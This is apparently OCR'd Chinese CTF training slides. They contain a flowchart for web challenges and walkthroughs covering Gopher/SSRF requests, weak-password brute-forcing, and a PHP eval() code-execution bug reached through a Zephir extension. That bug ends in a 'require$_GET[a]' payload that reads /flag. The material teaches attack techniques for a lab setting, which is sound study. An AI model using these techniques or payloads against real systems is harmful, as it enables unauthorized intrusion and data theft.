
- 登录admin账号
- Gopher请求格式可以沿用burp抓下来的包


密码是什么？


- 随便输入一个123显示密码错误
- 多次尝试sql注入无果
- 使用字典爆破发现是弱口令123456




web题目
回显提示其他页面
回显是否存在提示
有
无
手动构造提示
做不到
肯定存在其他信息
利用回显进行渗透
操作是否有回显
是否是本地代码的操作
可以
拿到flag
利用源码漏洞渗透
利用源码漏洞进行攻击或找到提示
首页是否可操作
不可
可利用
根据提示访问对应页面
源码是否可利用或存在提示
有提示
无
无
否
找到
是否发送网络包
根据参数名判断参数作用
网络包内是否存在提示信息
是
是
否
是
根据源码构造参数
路径扫描能否得到文件
Presented with xmind



web题目
回显提示其他页面
回显是否存在提示
有
无
手动构造提示
做不到
肯定存在其他信息
利用回显进行渗透
操作是否有回显
是否是本地代码的操作
可以
拿到flag
利用源码漏洞进行攻击或找到提示
利用源码漏洞渗透
首页是否可操作
不可
可利用
根据提示访问对应页面
源码是否可利用或存在提示
有提示
无
否
找到
是否发送网络包
网络包内是否存在提示信息
是
根据参数名判断参数作用
根据源码构造参数
否
路径扫描能否得到文件
Presented with xmind



web题目
回显提示其他页面
利用回显进行渗透
回显是否存在提示
无
手动构造提示
做不到
肯定存在其他信息
有
操作是否有回显
是否是本地代码的操作
可以
拿到flag
利用源码漏洞渗透
利用源码漏洞进行攻击或找到提示
首页是否可操作
不可
可利用
源码是否可利用或存在提示
有提示
根据提示访问对应页面
无
无
否
找到
是否发送网络包
根据参数名判断参数作用
是
网络包内是否存在提示信息
是
是
否
根据源码构造参数
路径扫描能否得到文件
Presented with xmind


web题目
回显提示其他页面
利用回显进行渗透
回显是否存在提示
无
手动构造提示
做不到
肯定存在其他信息
有
操作是否有回显
是否是本地代码的操作
可以
拿到flag
利用源码漏洞渗透
利用源码漏洞进行攻击或找到提示
首页是否可操作
不可
可利用
根据提示访问对应页面
源码是否可利用或存在提示
有提示
无
无
否
根据参数名判断参数作用
找到
是否发送网络包
网络包内是否存在提示信息
是
是
是
否
根据源码构造参数
路径扫描能否得到文件
Presented with xmind

文本提示很重要

- 既然说啥都能搜，搜个php不过分吧
- 把select.php和calc.php都下载下来





Calc.php

```php
$one=$_POST['one'];
$two=$_POST['two'];
$cmd=Cmd\Calc::exe($one,$two);
echo $cmd;
eval($cmd);
```


- 看到eval函数，利用点应该就在这了
- 怎么利用?
- 直观来看，对one,two做了一些处理，生成了cmd
- 但是exe函数是干什么的?
- 还记得文本提示吗?

zephir

- zephir在当前目录生成 php扩展
- 搜索得知 zephir 是专门开发php扩展的
- zephir build 执行这个命令会先把zephir代码解析成C代码,然后编译该C代码成.so库文件,最后放进你的php扩展库目录
- Fuzzing!
- 最终下载出cmd.so

Calc.so

- 与reverse选手合作
- 将one,two异或之后当作php执行




- 剩下的就简单了，构造一个require$_GET[a]?>在php的末尾执行
- 然后参数传入一个a=/flag即可

